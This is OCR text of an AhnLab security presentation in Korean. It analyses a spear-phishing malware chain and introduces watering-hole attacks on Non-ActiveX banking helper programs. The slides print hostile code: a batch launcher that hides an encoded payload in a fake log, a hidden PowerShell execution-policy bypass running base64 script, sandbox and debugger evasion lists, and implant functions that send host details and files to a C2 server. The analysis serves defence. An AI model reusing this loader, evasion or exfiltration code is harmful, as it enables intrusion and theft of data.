
hancom_service.bat

```
@echo off
setlocal enabledelayedexpansion

set "filePath=C:\\Users\\Public\\Microsoft\\System_Default.log"
set "psPath=C:\\Users\\Public\\Microsoft\\Defalt.ps1"
:: Create nested folders
for %%F in ("%filePath%") do set "folderPath=%%~dpF"
set "folderPath=%folderPath:~0,-1%"

if not "%folderPath%"=="" (
    set "currentPath="
    for %%P in ("%folderPath:\=" "%") do (
        if "!currentPath!"=="" (
            set "currentPath=%%~P"
        ) else (
            set "currentPath=!currentPath!\%%~P"
        )
        if not exist "!currentPath!\" mkdir "!currentPath!"
    )
)

:: Write the error log content
(
echo Error: 0Ng3e20ZA8W9zfbvFLt8w5zIBmBzbAyz4+Pc3R6PGMO54wFRenB61f3O2MIpmifb
echo Error: jvNxWm1adrSs5IDdHYMWw7bwcEZoXX2k/c7yyl6QDcCd7hN/dloMq+Pm6clXliDH
...
```

02. 스피어 피싱

AhnLab

첨부파일 실행 → Launcher → **Stager** → Implant



hancom_service.bat

```
:: Show popup (optional - remove if not needed)
(
    echo Set shell = CreateObject("WScript.Shell"^)
    echo shell.Run "cmd.exe /c powershell.exe -NoP -exec BYpass -w hIdden -C
                    $rukp = 'JG51bGwgPSA … 생략…0KfQ==';
                    $rukp = [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($rukp
                    . ([ScriptBlock]::Create($rukp))", 0, true
) > "%temp%\popup.vbs"

cscript //nologo "%temp%\popup.vbs"
del "%temp%\popup.vbs"

endlocal
```

02. 스피어 피싱

AhnLab

첨부파일 실행 | Launcher | Stager | Implant

popup.vbs

```
$null = & {
    function Invoke-EnvironmentCheck {
        [CmdletBinding()]
        param(
            [switch]$Quiet,
            [switch]$Detailed
        )
        $suspiciousPatterns = ($vmProcesses + $debuggerProcesses + $forensicProcesses) | Sort-Object -Unique
        $allProcesses = Get-Process
        $suspiciousProcesses = @()

        foreach ($process in $allProcesses) {
            $processName = $process.ProcessName.ToLower()

            foreach ($pattern in $suspiciousPatterns) {
                $patternLower = $pattern.ToLower()

                if ($processName -eq $patternLower -or $processName -like "*$patternLower*" -or $process.Name -like
"*$pattern*") {
                    $category = ""
                    if ($vmProcesses -contains $pattern) {
                        $category = "Virtual Machine"
                    }
                    elseif ($debuggerProcesses -contains $pattern) {
                        $category = "Debugger"
                    }
                    elseif ($forensicProcesses -contains $pattern) {
                        $category = "Forensic Tool"
                    }

                    $suspiciousProcesses += [PSCustomObject]@{
                        ProcessName = $process.ProcessName
                        Category    = $category
                        ...
```

02. 스피어 피싱

AhnLab

첨부파일 실행 | Launcher | Stager | Implant

popup.vbs

```
$null = & {
    function Invoke-EnvironmentCheck {
        [CmdletBinding()]
        param(
            [switch]$Quiet,
            [switch]$Detailed
        )
        $suspiciousPatterns = ($vmProcesses + $debuggerProcesses + $forensicProcesses) |
        $allProcesses = Get-Process
        $suspiciousProcesses = @()

        foreach ($process in $allProcesses) {
            $processName = $process.ProcessName.ToLower()

            foreach ($pattern in $suspiciousPatterns) {
                $patternLower = $pattern.ToLower()

                if ($processName -eq $patternLower -or $processName -like "*$patternLower
"*$pattern*") {
                    $category = ""
                    if ($vmProcesses -contains $pattern) {
                        $category = "Virtual Machine"
                    }
                    elseif ($debuggerProcesses -contains $pattern) {
                        $category = "Debugger"
                    }
                    elseif ($forensicProcesses -contains $pattern) {
                        $category = "Forensic Tool"
                    }

                    $suspiciousProcesses += [PSCustomObject]@{
                        ProcessName = $process.ProcessName
                        Category    = $category
                        ...
```

```
$vmProcesses = @(
'vmwaretray',
'vboxservice',
'vboxtray',
'vmsrvc',
'vmusrvc',
'vmxnet'
)
```

VMware

VirtualBox

02. 스피어 피싱

AhnLab

첨부파일 실행 | Launcher | Stager | Implant

popup.vbs

```
$null = & {
    function Invoke-EnvironmentCheck {
        [CmdletBinding()]
        param(
            [switch]$Quiet,
            [switch]$Detailed
        )
        $suspiciousPatterns = ($vmProcesses + $debuggerProcesses + $forensicProcess
        $allProcesses = Get-Process
        $suspiciousProcesses = @()

        foreach ($process in $allProcesses) {
            $processName = $process.ProcessName.ToLower()

            foreach ($pattern in $suspiciousPatterns) {
                $patternLower = $pattern.ToLower()

                if ($processName -eq $patternLower -or $processName -like "*$patter
"*$pattern*") {
                    $category = ""
                    if ($vmProcesses -contains $pattern) {
                        $category = "Virtual Machine"
                    }
                    elseif ($debuggerProcesses -contains $pattern) {
                        $category = "Debugger"
                    }
                    elseif ($forensicProcesses -contains $pattern) {
                        $category = "Forensic Tool"
                    }

                    $suspiciousProcesses += [PSCustomObject]@{
                        ProcessName = $process.ProcessName
                        Category    = $category
                        ...
```

```
$debuggerProcesses = @(
'x64dbg',
'x32dbg',
'ollydbg',
'windbg',
'ida',
'ida64',
'idaq',
'idaq64',
'immunitydebugger',
'dnspy',
'dnspy-x86',
'cheatengine',
'cheatengine-x86_64',
'de4dot',
'hookexplorer',
'ilspy',
'lordpe',
'petools'
)
```

x64dbg

OllyDbg

ollydbg

02. 스피어 피싱

AhnLab

첨부파일 실행 → Launcher → Implant

popup.vbs

```
$null = & {
    function Invoke-EnvironmentCheck {
        [CmdletBinding()]
        param(
            [switch]$Quiet,
            [switch]$Detailed
        )
        $suspiciousPatterns = ($vmProcesses + $debuggerProcesses + $forensicProce
        $allProcesses = Get-Process
        $suspiciousProcesses = @()

        foreach ($process in $allProcesses) {
            $processName = $process.ProcessName.ToLower()

            foreach ($pattern in $suspiciousPatterns) {
                $patternLower = $pattern.ToLower()

                if ($processName -eq $patternLower -or $processName -like "*$patt
"*$pattern*") {
                    $category = ""
                    if ($vmProcesses -contains $pattern) {
                        $category = "Virtual Machine"
                    }
                    elseif ($debuggerProcesses -contains $pattern) {
                        $category = "Debugger"
                    }
                    elseif ($forensicProcesses -contains $pattern) {
                        $category = "Forensic Tool"
                    }

                    $suspiciousProcesses += [PSCustomObject]@{
                        ProcessName = $process.ProcessName
                        Category    = $category
                        ...
```

```
$forensicProcesses = @(
'procmon',
'procmon64',
'procexp',
'procexp64',
'wireshark',
'tshark',
'dumpcap',
'windump',
'fiddler',
'fiddler everywhere',
'burpsuite',
'tcpview',
'tcpview64',
'autoruns',
'autorunsc',
'regmon',
'filemon',
'processhacker',
'sysmon',
'pestudio',
'dnf',
'volatility',
'ftkimager',
'autopsy',
'resourcehacker',
'vmmap',
'vmmap64',
'portmon',
'processlasso'
)
```

Sysinternals

WIRESHARK

Fiddler

Process Hacker

02. 스피어 피싱

AhnLab

첨부파일 실행 > Launcher > Stager > **Implant**

powershell script

```
function doWork {
    $configloaded = Load-Config "ceql4vvqfiTEeXb...m60C7pQBCYi58fw=="
    if (-not $configloaded) {
        exit 0
    }

    if ((Invoke-EnvironmentCheck -Quiet).IsE
        Exit
    }

    $mutexName = "Global\$script:sMutexUID"
    $createdNew = $false
    $mutex = New-Object System.Threading.Mut
[ref]$createdNew)
    if (-not $createdNew) {
        exit 0
    }
}
```

```
{
  "ServerURL": "https://C2.address.com",
  "buildInfo": "2026.6.2",
  "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 ...",
  "mutexUID": "SysInfoProject_...-657d-73c5-b3d3-...",
  "sleepSecs": 30,
  "sleepJitter": 20
}
```

02. 스피어 피싱

AhnLab

첨부파일 실행 → Launcher → Stager → **Implant**

MODE	기능
LI	감염 시스템 정보 등록
GC	명령어 조회
RP	명령 실행 결과 보고
UF	파일 업로드
DF	파일 다운로드

powershell script

```
function Invoke-Login {
    $deviceId = Get-UniqueDeviceId
    $userName = Get-CurrentUsername
    $privLevel = Get-CurrentPrivilegeLevel
    $wanIP = Get-WanIP
    $lanIP = Get-LocalIPv4
    $curPath = (Get-Location).Path
    $buildInfo = $script:sBuildInfo

    $data = @{
        devid     = $deviceId
        username  = $userName
        privlvl   = $privLevel
        wanip     = $wanIP
        lanip     = $lanIP
        curpath   = $curPath
        buildinfo = $buildInfo
    } | ConvertTo-Json

    $data
    try {
        $script:sAuthToken =
            Invoke-Request `
            -Url $global:gServerURL `
            -Mode "LI" `
            -Data $data
            return $true
    }
    catch {
        return $false
    }
}
```

항목	기능
devid	하드웨어 정보를 기반으로한 ID
username	Windows 사용자 계정명
privlvl	프로세스 권한 레벨
wanip	공인 IP주소
lanip	내부 네트워크 IP주소

02. 스피어 피싱

AhnLab

첨부파일 실행 > Launcher > Stager > **Implant**

powershell script

```
function Send-LargeFile {

    ...

    try {
        while (($read = $fs.Read($buffer, 0, $buffer.Length)) -gt 0)
{           $chunkBytes = New-Object byte[] $read
            [Array]::Copy($buffer, $chunkBytes, $read)
            $chunkBase64 = [Convert]::ToBase64String($chunkBytes)

            $payload = @{
                token        = $script:sAuthToken
                task_id      = $TaskID
                file_id      = $fileId
                chunk_index  = $index
                file_name    = $fileName
                file_size    = $fileSize
                chunk_base64 = $chunkBase64
            } | ConvertTo-Json -Compress
```


```
            $success = $false
            for ($attempt = 1; $attempt -le $ChunkRetry; $attempt++) {
                try {
                    $resp = Invoke-Request `
                        -Url $global:gServerURL `
                        -Mode "UF" `
                        -Data $payload

                    if ($resp.status -eq 'ok') {
                        $success = $true
                        break
                    }
                    throw "Invalid backend response"
                }
                catch {
                    [System.Threading.Thread]::Sleep(500 * $attempt)
                }
            }

            if (-not $success) {
                throw "Chunk $index failed after $ChunkRetry attempts"
            }

            ...
        }
```

02. 스피어 피싱

AhnLab

결론

[프로세스 트리]




03. 워터링 홀

AhnLab

AhnLab

ActiveX



AhnLab

Actvie X의 한계

브라우저의 샌드박스 제약

- 웹 브라우저(Chrome, Safari 등)
  제약된 환경(샌드박스)에서 독립 실행
- 웹 브라우저 안의 스크립트가
  사용자의 PC 내부 파일이나 시스템 기능에 **직접 접근**하는 것이 차단됨


로컬 제어의 필요

- 인증서 암호화나 키보드 보안 등의 기능을 수행하려면
  PC 내부 자원에 **직접 접근**이 필요
- 웹에서 제한된 기능을 해결하기 위해
  PC 내부에서 작동하는 실행형 프로그램(EXE)이 **백그라운드에 상주**

03. 워터링 홀

AhnLab

Non-ActiveX(EXE)



03. 워터링 홀

AhnLab

ActiveX & Non-ActiveX(EXE)

Before

Active X

01 IE	02 ActiveX
웹 브라우저	브라우저 내부

브라우저 내부에서 실행 및 처리

AFTER

Non-Active X


01 WEB	02 Port	03 EXE
웹 브라우저	127.0.0.1	OS 자원

브라우저 밖 로컬 서비스가 처리

02. 스피어 피싱

AhnLab

Non-ActiveX(EXE) 동작 과정




- 프로그램(EXE) 자동 실행
- 사용자가 은행/인증 사이트 접속
- Localhost:PORT 연결 시도
- Non-ActiveX(EXE)가 자원 접근
- 거래 및 인증 완료

02. 스피어 피싱

AhnLab

